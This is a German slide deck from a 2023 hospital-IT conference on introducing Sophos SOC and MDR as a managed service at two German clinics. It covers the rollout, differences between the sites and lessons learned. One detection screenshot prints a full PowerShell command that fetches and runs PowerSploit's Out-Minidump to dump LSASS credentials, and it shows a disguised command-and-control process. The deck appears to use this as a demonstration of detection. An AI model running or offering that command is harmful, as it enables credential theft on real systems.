Entscheider-Zyklus 2023
THEMA:

SOC und SIEM as a Service

AGENDA

1	Herausforderungen
2	Aufgabenstellung
3	Blick ins System
4	Lösungsszenarien
5	Projekt-Timeline
6	Zusammenfassung der Erfahrungen aus den Häusern
7	Lessons Learned
8	Ausblick

HERAUSFORDERUNGEN

Pos.	TOP
1	Absicherung gegen Cyberangriffe
2	Einhaltung von Compliance-Anforderungen
3	Altsysteme
4	3rd Party Integration
5	Performance
6	Entlastung des Krankenhaus IT-Personals herbeiführen

AUFGABENSTELLUNG

Pos.	TOP
1	Design der Infrastruktur (Agenten, Konnektoren, Proxy (Update-Cache, Message Relay))
2	Einrichten von SOPHOS-Central (Rechtevergabe der Administratoren)
3	Onboarding MDR (SOC)
4	Client und Software-Installation von SOPHOS Agent (XDR-Agent)
5	Anbindung der bestehenden SOPHOS- und 3rd Party-Firewalls
6	Einbetten Management of Incidents in bestehende Prozesse
7	Positionierung und Aktivierung NDR

BLICK INS SYSTEM

BLICK INS SYSTEM


ENTSCHEIDERFABRIK

Telemetrie

- Endpoint
- Firewall
- Email
- Cloud
- NDR
- Identität
- Netzwerk

Bedrohungsanalyse und Korrelation

Sophos XDR Data Lake



Threat Intelligence + **Automatische Reaktion** + **Erweiterte Analyse**

Untersuchung und Reaktion

24/7 Managed Detection and Response Services

Sophos MDR Experten für Bedrohungssuche, Analyse und Reaktion

38 Min Ø Zeit bis zur Behebung

Investigation and Response Platform

Sophos Central als zentrale Plattform für Untersuchung, Reporting und Management

Selbst verwaltet oder zusammen mit dem Sophos MDR Team

SOPHOS


BLICK INS SYSTEM

ENTSCHEIDERFABRIK

Erkennungen

Übersicht / Bedrohungsanalyse-Center Dashboard / Erkennungen

Dienstag, 17. Oktober 2023 um 13:44 - Mittwoch, 18. Oktober 2023 um 13:44



Gruppieren nach: Ohne (nicht gruppiert)

Schweregrad	Typ	Erkennung	Uhrzeit	Einheit	Kategorie	Quelle	MITRE-Angriff
Medium	Threat	WIN-EXE-PSH-SUSP-IEX-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
Medium	Threat	WIN-EXE-PSH-SUSP-IEX-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
Medium	Threat	WIN-EXE-PSH-BAD-PS-PAYLOAD-WORDS-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
Medium	Threat	WIN-EXE-PSH-POWERSHELL-EMPIRE-2	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
Medium	Threat	WIN-DIS-PSH-LSASS-PID-DISCOVERY-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Discovery
High	Threat	WIN-EXE-PSH-POWERSPLOIT-CMDLET-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
High	Threat	WIN-EXE-PSH-POWERSPLOIT-CMDLET-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
High	Threat	WIN-PRI-PRC-FODHELPER-UAC-BYPASS-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Privilege Escalation
Critical	Threat	WIN-CRD-PSH-INVOKE-MIMIKATZ-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
Medium	Threat	WIN-EXE-PSH-POWERSHELL-EMPIRE-2	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution

WIN-EXE-PSH-POWERSPLOIT-CMDLET-1

Sophos

ENDPOINT

Übersicht | Rohdaten

Erkennungsdetails

Erkennungs-ID	WIN-EXE-PSH-POWERSPLOIT-CMDLET-1
Schweregrad	High
Uhrzeit	18.10.2023, 13:32:35
Gerätetyp	computer
Hostname	PC-RobinHood
Detection-IP	192.168.145.26
Übergeordnete Befehlszeile	"C:\Users\Public\splunkd.exe" -server http://192.168.145.215:8888 -group red
Sophos-Prozess-ID	7528:133421021220574887
Dateipfad	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Befehlszeile	powershell.exe -ExecutionPolicy Bypass -C "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); get-process lsass | Out-Minidump"
Benutzername	picasso
MITRE-TTP	**TA0002 - Execution, TA0003 - Persistence, TA0004 - Privilege Escalation, TA0005 - Defense Evasion, TA0006 - Credential Access, TA0007 - Discovery, TA0009 - Collection**

MITRE-Taktik(en)

- TA0002 Execution
- TA0003 Persistence
- TA0004 Privilege Escalation
- TA0005 Defense Evasion
- TA0006 Credential Access
- TA0007 Discovery
- TA0009 Collection


Ähnliche Erkennungen

6 ähnliche Erkennungen

UNTERSCHIEDE IN DEN LÖSUNGSSZENARIEN

Pos.	Klinikum Bielefeld	Westpfalz-Klinikum
1	SOPHOS-Central zu Projektbeginn bereits vorhanden	SOPHOS-Central musste noch installiert werden
2	XDR-Agent zu Projektbeginn bereits auf ca. 80% der Server und ca. 95% der Clients ausgerollt	XDR-Agent war auf Servern und Clients noch nicht ausgerollt -> Installation
3	Onboarding an das SOPHOS-SOC (MDR-Service) März 2023	Onboarding an das SOPHOS-SOC (MDR-Service) Ende März 2023
4	Erweiterte Anbindung der Konnektoren im Prozess (vorhandene Infrastruktur und NDR: kurzfristig; East-West Firewall: mittelfristig; Perimeterfirewall: langfristig)	Ausrollen der E-Mail Security
5		Ausrollen der SOPHOS-Hardware-Firewalls und sofortige Anbindung an das SOC
6		Erweiterte Anbindung der Konnektoren im Prozess (NDR: mittelfristig)

PROJEKT-TIMELINE




ERFAHRUNGSWERTE WESTPFALZ-KLINIKUM

Zusammenfassung der Erfahrungen im Westpfalz-Klinikum

ERFAHRUNGSWERTE WESTPFALZ-KLINIKUM

Pos.	TOP
1	Rollout-Phase: kritische Prüfung der Systemressourcen der Server vorab
2	Dashboard ermöglicht unmittelbares Erkennen von Auffälligkeiten → „täglicher Blick“ ins Dashboard
3	Alle Bereiche im Team „Infrastruktur“ nutzen das Dashboard → Gegenseitiger Hinweis bei Auffälligkeiten
4	„Zahlen, Daten, Fakten“ (Bezug letzte 90 Tage): • 353 unerwünschte Applikationen erkannt, 163 blockiert, 135 bereinigt, 23 keine Bereinigung notwendig • 100 Malware-Erkennungen
5	Aktiver Eingriff durch Sophos-MDR nicht notwendig
6	Wunsch/Anforderung: regelmäßiger Managementbericht (mind. pro Quartal) als Nachweisdokument für Audits

ERFAHRUNGSWERTE WESTPFALZ-KLINIKUM



Bedrohungsanalyse-Center - Bedrohungsgraphen

Westpfalz-Klinikum GmbH

Übersicht / Bedrohungsanalyse-Center Dashboard / Bedrohungsgraphen

Von Sophos erzeugt | Vom Admin erzeugt

